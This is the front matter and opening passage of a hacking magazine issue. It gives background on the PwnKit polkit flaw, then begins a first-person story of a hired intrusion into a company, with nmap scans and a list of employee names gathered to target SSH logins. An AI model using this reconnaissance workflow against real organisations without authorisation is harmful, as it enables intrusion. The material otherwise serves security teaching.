Simplifying Cyber Security since 2016

Hackercool

Febuary 2022 Edition 5 Issue 2

Learn Hacking in Real World Scenarios

PWNKIT Exploitation In Real World

in Real World Hacking Scenario

Exploiting HTTP Protocol Stack RCE (CVE - 2022 - 21907)

See The Latest Changes In The Latest Release Of Kali Linux, the Kali Linux 2022.1 In WHAT'S NEW.

..with all other regular Features

shells™
RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE
STARTING AT
$4.95 /month
join us on shells.com

Any references to historical events, real people, or real places are used fictitiously. Na -mes, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com

Information provided in this Magazine is strictly for educational purpose only. Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 2

SORRY, No

Editor's Note

This

Time too.

You already know why.

“A LOCAL PRIVILEGE ESCALATION VULNERABILITY, ALSO KNOWN AS 'DIRTY PIPE,' HAS BEEN REPORTED TO AFFECT THE LINUX KERNEL ON QNAP NAS RUNNING QTS 5.0.X AND QUTS HERO H5.0.X. IF EXPLOITED, THIS VULNERABILITY ALLOWS AN UNPRIVILEGED USER TO GAIN ADMINISTRATOR PRIVILEGES AND INJECT MALICIOUS CODE."

INSIDE

See what our Hackercool Magazine February 2022 Issue has in store for you.

1. Real World Hacking Scenario :
PWNKIT Exploitation In Real World.

2. Cyber War :
Russia Has Been At War With Ukraine For Years - In Cyberspace.

3. What's New :
Kali Linux 2022.1.

4. CVE - 2022 - 21907 :
EXploiting HTTP Protocol Stack RCE Vulnerability.

5. Metasploit This Month :
OMIGOD, Jetty RCE, Pi - Hole and 2 Wordpress Modules.

6. Online Security :
Stop Blaming People For Choosing Bad Passwords - It's Time Websites Did More To Help.

Downloads

Other Resources

PWNKIT Exploitation In Real World

REAL WORLD HACKING SCENARIO

PWNKIT VULNERABILITY


Polkit is a component that controls system-wide privileges in Unix-like operating systems. Put simply, it provides an organized way for non-privileged processes in Linux to communicate with privileged processes. Known earlier as PolicyKit, it's name was changed to polkit since version 0.105 which was released in April 2012 to emphasize the rewritten component and changed API.

In Linux, you use SUDO to usually execute commands with privileges of a root user. However, it can also be done with polkit by using command pkexec. But the fact is SUDO is more preferred as it is more easily configurable.

So how is this polkit exploited to elevate privileges on a Linux system. A memory corruption vulnerability PwnKit (CVE-2021-4034) was discovered in the pkexec command (which is installed on all major Linux distributions). The vulnerability is present in polkit since the original release of 2009.


The vulnerable targets include but may not be limited to Red Hat 8, Fedora 21, Debian Testing 'Bullseye" and Ubuntu 20.04. Most of the systems would have now received patches but any OS with no updates should still be vulnerable.

Hi, I am Hackercool, called as Black Hat by many although I consider myself a script kiddie. I took up this assignment a long time back. Someone hired me for gaining access into a company : Gohtaam LLC. Just like some of my other hacking operations, this needed lot of Information Gathering. After trying out both passive and active information gathering, the names of only 3 employees and the company's IP range is all the information I got. As I scanned the company's IP range with Nmap, I found only one LIVE system.




```
┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ nmap -sP 192.168.40.132-200
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 21:25 ES
T
Nmap scan report for 192.168.40.146
Host is up (0.0029s latency).
Nmap done: 69 IP addresses (1 host up) scanned in 15.74 second
s

┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ 
```

I was hoping for any vulnerability in the only exposed system. Nmap port scan on this lonely syste-m revealed only one open port. Port 22 on which obviously SSH was running.




```
┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ nmap -sT 192.168.40.146
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-11 21:26 ES
T
Nmap scan report for 192.168.40.146
Host is up (0.00036s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds

┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ 
```

On checking, I saw I could access the SSH service on the target, of course I still needed to have credentials of at least one of the users working in the company. Since this was the only service exposed to the internet, my assumption is that one of the employees was accessing the company's system from outside. This means he needs to have a SSH account on this system. I have names of three employees of the company collected as part of information gathering stage.




```
┌──(kali㉿kali)-[~]
└─$ mkdir Gohtamm_hack

┌──(kali㉿kali)-[~]
└─$ cd Gohtamm_hack

┌──(kali㉿kali)-[~/Gohtamm_hack]
└─$ nano gathered_info.txt
```



```
  GNU nano 5.9              gathered_info.txt *
Edward Nashton
Carmine Falcone
Sal Maroni
```

